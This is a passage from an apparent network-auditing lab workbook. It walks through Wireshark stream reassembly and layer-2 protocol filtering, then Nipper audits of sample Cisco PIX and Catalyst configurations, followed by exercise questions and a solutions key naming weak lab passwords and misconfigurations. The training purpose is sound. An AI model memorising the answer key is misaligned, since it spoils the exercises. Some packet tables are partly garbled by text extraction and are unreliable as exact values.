> Ethernet II, Src: Apple_ff:98:6e (00:23:df:ff:98:6e), Dst: Cisco_00:4f:0b (00:03:e3:00:4f:0b)																	
> Destination: Cisco_00:4f:0b (00:03:e3:00:4f:0b)																	
> Source: Apple_ff:98:6e (00:23:df:ff:98:6e)																	
Type: IPv4 (0x0800)																	
> Internet Protocol Version 4, Src: 192.168.2.161, Dst: 216.34.181.45																	
> Transmission Control Protocol, Src Port: 62195, Dst Port: 80, Seq: 1, Ack: 1, Len: 790																	
> Hypertext Transfer Protocol																	
0000	00	03	e3	00	4f	0b	00	23	df	ff	98	6e	08	00	45	00	...
0010	03	4a	b1	98	40	00	40	06	00	00	c0	a8	02	a1	d8	22	...
0020	b5	2d	f2	f3	00	50	60	f2	d6	74	4d	b9	1b	1b	80	18	...

When you click on part of the packet in the packet details pane, Wireshark will highlight the corresponding bytes in the packet bytes pane:

Exercise 4.3 - Wireshark, Switch Configuration Symptoms and Device Configuration Auditing


31	4.839...	192.168.2.161	23.12.195.172	TCP	78	62196 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSval=756482552 TSecr=0 SACK_PERM=1
32	4.839...	192.168.2.161	23.12.195.172	TCP	78	62197 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSval=756482552 TSecr=0 SACK_PERM=1
Frame 21: 856 bytes on wire (6848 bits), 856 bytes captured (6848 bits)						
Ethernet II, Src: Apple_ff:98:6e (00:23:df:ff:98:6e), Dst: Cisco_00:4f:0b (00:03:e3:00:4f:0b)						
Destination: Cisco_00:4f:0b (00:03:e3:00:4f:0b)						
Source: Apple_ff:98:6e (00:23:df:ff:98:6e)						
Type: IPv4 (0x0800)						
Internet Protocol Version 4, Src: 192.168.2.161, Dst: 216.34.181.45						
Transmission Control Protocol, Src Port: 62195, Dst Port: 80, Seq: 1, Ack: 1, Len: 790						
Hypertext Transfer Protocol						
0000	00 03 e3 00 4f 0b 00 23 df ff 98 6e 08 00 45 00#...n..E				
0010	03 4a b1 98 40 00 40 06 00 00 c0 a8 02 a1 d8 22	.J..@..@....."				
0020	b5 2d f2 f3 00 50 60 f2 d6 74 4d b9 1b 1b 80 18P...tm.....				
0030	20 10 53 d6 00 00 01 01 08 0a 2d 17 01 b2 26 cf	.S.....&..				
0040	d7 7e 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31	~GET / HTTP/1.1				
0050	0d 0a 48 6f 73 74 3a 20 73 6c 61 73 68 64 6f 74	..Host: slashdot				
0060	2e 6f 72 67 0d 0a 41 63 63 65 70 74 3a 20 74 65	.org..Ac cept: te				
0070	78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74	xt/html, applicat				
0080	69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70	ion/xhtml l+xml,ap				
0090	70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d	plicatio n/xml;q=				

On your own, explore the protocols being decoded in this packet.

The packet you're seeing is the first packet in a flow of traffic from a web browser to a server. Wireshark has a feature which can allow you to reassemble the data from that entire traffic flow without having to click through the interface one packet at a time. To explore this feature, right-click on packet #21 and select "Follow -> TCP Stream" from the menu. You'll be presented with a window containing all of the traffic flow from this TCP session.

20	4.765996	192.168.2.161	216.34.181.45	TCP	66	62195 → 80 [ACK] Seq=1 Ack=1
21	4.766976	192.168.2.161	216.34.181.45	HTTP	856	GET / HTTP/1.1
22	4.803844	216.34.181.45				→ 62195 [ACK] Seq=1 Ack=7
23	4.812450	216.34.181.45				→ 62195 [ACK] Seq=1 Ack=7
24	4.812466	216.34.181.45				→ 62195 [ACK] Seq=393 Ack
25	4.812577	192.168.2.161				195 → 80 [ACK] Seq=791 Ack
26	4.812583	192.168.2.161				195 → 80 [ACK] Seq=791 Ack
27	4.813492	216.34.181.45				→ 62195 [ACK] Seq=1761 Ac
28	4.813533	192.168.2.161				195 → 80 [ACK] Seq=791 Ack
34	4.849566	216.34.181.45				→ 62195 [ACK] Seq=3129 Ac
35	4.849618	192.168.2.161				195 → 80 [ACK] Seq=791 Ack
36	4.849655	216.34.181.45				→ 62195 [ACK] Seq=4497 Ac
37	4.849691	192.168.2.161				195 → 80 [ACK] Seq=791 Ack
Frame 21: 856 bytes on wire (6848 bits)						
Ethernet II, Src: Apple_ff:98:6e (00:23:df:ff:98:6e), Dst: Cisco_00:4f:0b (00:03:e3:00:4f:0b)						
Destination: Cisco_00:4f:0b (00:03:e3:00:4f:0b)						
Source: Apple_ff:98:6e (00:23:df:ff:98:6e)						
Type: IPv4 (0x0800)						
Internet Protocol Version 4, Src: 192.168.2.161, Dst: 216.34.181.45						
Transmission Control Protocol, Src Port: 62195, Dst Port: 80, Seq: 1, Ack: 1, Len: 790						
Hypertext Transfer Protocol						

Explore the content of the "Follow TCP Stream" window. Traffic from the client is colored in red, and responses from the server are colored in blue. This feature could be used to easily retrieve data from a TCP session as part of gathering audit evidence or analyzing the behavior of an application.




Click the close button when you've finished analyzing the TCP stream. Note that Wireshark has applied a new filter to show only this stream. Use the "X" button at the right of the filter textbox to clear the applied filter and show all packets from the capture. **Close the current packet capture using the "File -> Close" menu option.**


Part 2 - Layer 2 Analysis

Background: In this section, you will simulate a meeting with network engineers in which you will try to identify all traffic in the packet capture to ensure that it is appropriate. The traffic has been captured on an end-user facing port on the production data network. The technique you use will be to filter out known-valid traffic until you see traffic which might indicate a misconfiguration on a network device. In particular, you should be interested in any of the layer-2 management protocols we discussed in class.

Instructions: Repeat the steps from Part 1 to open the packet capture file named "Layer2.cap." You should see a screen that looks like this:



Ensure that you are seeing all of the packets from this capture. If you are not, then clear the expression in the filter textbox to show all packets.




Now, you will develop a filter to eliminate the known-good traffic from the packet capture. Since this network is expected to have IPv4 traffic on it, enter

not ip

as a filter and press Enter. This will filter all IPv4 from the displayed packets. You should notice that the number of packets displayed is considerably smaller. Notice that packet #3 and others are carrying ARP, the address resolution protocol. Since this is also expected traffic on the IP network being analyzed, you can eliminate it by changing your filter to read

```
not ip and not arp
```

and again pressing Enter. The number of packets will again be reduced:



The color-coding applied by Wireshark makes it difficult to read some of the packets. If you would like to remove the colors, simply choose the "View -> Colorize Packet List" menu setting to toggle this feature.

The DEC LAVC/SCA protocol displayed in Packet #1 is also normal for this network and can be removed by filtering based on the Ethernet protocol value of 0x6007. Change your filter to read

```
not ip and not arp and not eth.type == 0x6007
```

and again press Enter. Take some time to view the traffic that remains. do you see any evidence of switch misconfigurations? Remember that the traffic in this capture was collected from an

end-user-facing port. Protocols like STP, VTP, 802.1Q and CDP should not normally be found on a user data port.

While it is a valuable endeavor to occasionally work through this process with your network engineering team, there is a simpler way to quickly view high-level data about the protocols present in a capture. Clear the current filter by clicking the "X" and then click on the "Statistics -> Protocol Hierarchy" menu item.

In the Protocol Hierarchy window for this capture, it is obvious that there are three layer-2 protocols which should be questioned: STP, CDP, and ISO 9542, which is a routing protocol.

Wireshark - Protocol Hierarchy Statistics - Layer2.cap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	Enc
▼ Frame	100.0	15313	100.0	11235185	2681 k	0
▼ Ethernet	100.0	15313	1.9	214382	51 k	0
▼ Logical-Link Control	0.1	13	0.0	816	194	0
Spanning Tree Protocol	0.1	11	0.0	385	91	11
ISO 9542 ESIS Routeing Information Exchange Protocol	0.0	1	0.0	32	7	1
Cisco Discovery Protocol	0.0	1	0.0	355	84	1
▼ Internet Protocol Version 4	99.5	15232	2.7	304640	72 k	0
▼ User Datagram Protocol	0.0	5	0.0	40	9	0
Routing Information Protocol	0.0	1	0.0	24	5	1
Dropbox LAN sync Discovery Protocol	0.0	2	0.0	206	49	2
Domain Name System	0.0	2	0.0	118	28	2
▼ Transmission Control Protocol	99.4	15227	95.3	10709480	2556 k	765
Secure Sockets Layer	0.1	11	0.0	5598	1336	11
▼ Hypertext Transfer Protocol	0.0	2	0.0	475	113	1
Line-based text data	0.0	1	0.0	15	3	1
DEC DNA Routing Protocol	0.0	1	0.0	46	10	1
Data	49.6	7590	91.0	10220133	2439 k	759
Address Resolution Protocol	0.2	36	0.0	1008	240	36

No display filter.

Close Copy Help

When you've finished exploring Wireshark, you can close all Wireshark windows and exit the Wireshark program.

Part 3 - - Device Configuration Analysis Using Nipper

Background: Nipper is a commercial tool that can be used for analyzing firewall, router, and switch configurations. The tool itself supports a wide range of systems including Cisco Catalyst, IOS, ASA and PIX, Netscreen and JunOS devices, 3COM, Bay/Nortel, Checkpoint, F5, and more. Pretty much any network device that makes use of a text-based configuration can be analyzed by this extremely useful system.

The commercial tool is licensed based on the number of nodes and the overall size of your routing/switching infrastructure. If you are just trying to look at your perimeter, you can probably get away for about \$1,000 per year. You might feel that that price seems high but wait until you see what this tool can do, and you're just using the old free version!

Instructions: Launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar.



In the PowerShell window, navigate to the "C:\tools\Nipper\" folder and run a directory listing:

```
Set-Location c:\tools\nipper
Get-ChildItem
```

```
PS C:\Users\auditor> Set-Location c:\tools\nipper
PS C:\Tools\nipper> Get-ChildItem
```

Directory: C:\Tools\nipper

Mode	LastWriteTime	Length	Name
-a---	2/12/2014 8:03 AM	732	ASA Config.txt
-a---	4/14/2020 1:55 PM	113736	ASA_test.html
-a---	4/14/2020 1:53 PM	8501	ASA_test.txt
-a---	2/11/2014 2:35 PM	1148	Catalyst Config.txt
-a---	8/30/2008 6:06 PM	406	Changelog-cli
-a---	12/14/2008 11:18 AM	8989	Changelog-lib
-a---	2/11/2014 2:26 PM	2390	JunOS Config.txt
-a---	12/30/2008 5:19 PM	2204817	libnipper.dll
-a---	8/30/2008 6:06 PM	33481	LICENSE
-a---	7/20/2018 2:29 PM	3264	new_york.txt
-a---	8/30/2008 11:06 PM	124527	nipper.exe
-a---	12/14/2008 11:18 AM	7261	nipper.ini
-a---	2/11/2014 3:24 PM	4049	PIX Config.txt
-a---	4/14/2020 2:03 PM	77353	Switch_test.html
-a---	4/14/2020 2:03 PM	3540	Switch_test.txt

Notice that in that directory is a tool called "nipper.exe." Run that program with the "--help" flag to see the Nipper help content:

```
.\nipper.exe --help
```


The output of the help command is given below:

[illegible]

CLI Version 0.12.0

<http://nipper.titania.co.uk>

Copyright (C) 2006-2008 Ian Ventura-Whiting

Nipper is a Network Infrastructure Configuration Parser. Nipper takes a network infrastructure device configuration, processes the file and produces a report which can include detailed a security audit and a configuration report.

By default, input is retrieved from stdin and is output (in HTML format) to stdout.

Command:

```
nipper.exe [Options]
```

General Options:

```
--input=<file>
```

Specifies a device configuration file to process. For CheckPoint Firewall-1 configurations, the input should be the conf directory (or the database directory).

```
--output=<file> | --report=<file>
```

Specified an output file for the report.

```
--version
```

Displays the program version.

Example:

The example below will process a Cisco IOS-based router configuration file called `ios.conf` and output the report to a file called `report.html`.

```
nipper.exe --ios-router --input=ios.conf --output=report.html
```

For additional help:

```
--help[=<topic>]
```

Show the online help or show the additional help on the topic specified. The help topics are; GENERAL, DEVICES, DEVICES-ADV, SNMP, REPORT, REPORT-ADV, REPORT-SECT, REPORT-HTML, REPORT-LATEX, AUDIT-ACL, AUDIT-PASS, AUDIT-ADV or CONFIG-FILE.

Read the help content. Take note of the "--input" and "--output" parameters, as they will be used every time you run Nipper. Also, notice that the help command can be used with a list of potential topics to get more information. While Nipper will attempt to guess the type of device by analyzing the configuration file, it is a good practice to explicitly specify the device type for the configuration files you test. Run this command to see what types of devices Nipper can support:

```
.\nipper.exe --help=devices
```

The device list is included below for your reference.

```
Nipper Device List:
CLI Version 0.12.0
http://nipper.titania.co.uk
Copyright (C) 2006-2008 Ian Ventura-Whiting
```

Nipper supports a number of different types of network device. This version contains support for the following devices:

```
CMD Option Device Type
=====
--auto Auto-Detect Device (Default)
--3com-firewall 3Com SuperStack 3 Firewall
--accelar Bay Networks Accelar
--cp-firewall CheckPoint Firewall Module
--cp-management CheckPoint Management Module
--ios-router Cisco IOS-based Router
--ios-catalyst Cisco IOS-based Catalyst Switch
--pix Cisco PIX-based Firewall
--asa Cisco ASA-based Firewall
--fwm Cisco FWSM-based Router
--catos Cisco CatOS-based Catalyst
--nmp Cisco NMP-based Catalyst
--css Cisco Content Services Switch
--procurve HP ProCurve Switches
--screenos Juniper NetScreen Firewall
--nokiaip Nokia IP Firewall
--passport Nortel Passport Device
--nortel-switch Nortel Ethernet Routing Switch 8300
--sonicos SonicWall SonicOS Firewall
```

Cisco PIX Configuration:


There are several device configuration files in the Nipper directory for you to analyze. Analyze the configuration of a Cisco PIX firewall using this command:


```
.\nipper.exe --input="PIX Config.txt" --output=pix.html --pix
```

Don't be alarmed if Nipper seems to return immediately to the PowerShell prompt without doing anything. It has analyzed the configuration file and written a new HTML file into the directory call pix.html. Open the HTML file in your browser by typing its name in the command window and pressing Enter:

```
Invoke-Item .\pix.html
```

Choose Firefox as the application to open the file and check the "Always use this app to open .html files" checkbox, then click "OK."



Use the HTML report displayed in your browser to answer these questions:

1. There is a user named "Admin" configured. What is this user's password? Which privilege level does this password have access to?
2. How many ACLs have been configured on this PIX device?
3. Which remote administration systems are enabled? Are there any issues with this?
4. What is the login banner that will be displayed?

Cisco Catalyst Switch Configuration:

Close your browser and run a report for the Cisco Catalyst switch configuration in the Nipper directory.

```
.\nipper.exe --input="Catalyst Config.txt" --output=cat.html --ios-catalyst
```

Then, open the HTML report file and use it to answer the questions which follow.

```
Invoke-Item .\cat.html
```

1. What is the configured hostname for this switch?
2. What is the password used to log onto this system remotely?
3. There is a Read/Write community string configured. What is it?
4. Is Telnet supported?
5. Has remote administrative access been limited to only hosts that should be administering this switch?
6. Which ports are configured to support trunking? Is this bad? If yes, why?

7. Are there any other Layer 2 management type services enabled?
8. Is the HTTP administration interface enabled? If it is, why is this bad?
9. What is the logon banner for this switch configured to say?
10. Are the administrative passwords stored securely?
11. Are the unused switch ports locked down?
12. Do you have any observations about the VLAN configuration?

Solutions to Part 3

Cisco PIX Configuration:

1. There is a user named "Admin" configured. What is this user's password? Which privilege level does this password have access to? **Section 2.2 points out that the admin user has a password of 'admin' and its privilege level is 15. On Cisco devices privilege levels range from 0 (least privileged) to 15 (full administrative access).**
2. How many ACLs have been configured on this PIX device? **Zero. Believe it or not, this is a sanitized version of a real firewall configuration. The administrators had not applied any ACLs to any interfaces on this firewall. See sections 2.3 and 2.9**
3. Which remote administration systems are enabled? Are there any issues with this? **Telnet is used to administer the firewall. Since telnet is unencrypted, the administrative traffic might be subject to interception or interference. See Section 2.4**
4. What is the logon banner that will be displayed? **There is no warning banner. See Section 2.10**

Cisco Catalyst Switch Configuration:

1. What is the configured hostname for this switch? **"2ndFloorLab." This is in the title of the report and in the general device settings in Section 3.2**

2. What is the password used to log onto this system remotely? **According to Section 2.2, the VTY (telnet) password is "password"**
3. There is a Read/Write community string configured. What is it? **According to Section 2.3, the read/write string is "private"**
4. Is Telnet supported? **Yes. See Section 2.4**
5. Has remote administrative access been limited to only hosts that should be administering this switch? **No. See Section 2.5**
6. Which ports are configured to support trunking? Is this bad? If yes, why? **All ports have trunking set to auto. This is bad because an attacker on an end-user port might be able to participate in the VLAN fabric of the network.**
7. Are there any other Layer 2 management type services enabled? **Yes. According to Section 2.15, the Cisco Discovery Protocol (CDP) is enabled.**
8. Is the HTTP administration interface enabled? If it is, why is this bad? **Yes. Since HTTP is a plaintext protocol, administrative traffic could be subject to interference or interception.**
9. What is the logon banner for this switch configured to say? **According to Sections 2.17 and 2.22, there are no pre- or post-logon banners configured.**
10. Are the administrative passwords stored securely? **No. According to Section 2.19 the Password-Encryption Service is disabled.**
11. Are the unused switch ports locked down? **No. Section 2.27 says that all ports are enabled. (Active=Yes)**
12. Do you have any observations about the VLAN configuration? **There is only a single VLAN configured on this device. The management interfaces are obviously on the production data network. This is not a good practice.**

Exercise 4.4 - Auditing Public Services

VMs Needed

- ☒ 507Win10
- ☒ 507Firewall
- ☒ 507Alma
- ☒ 507Ubuntu

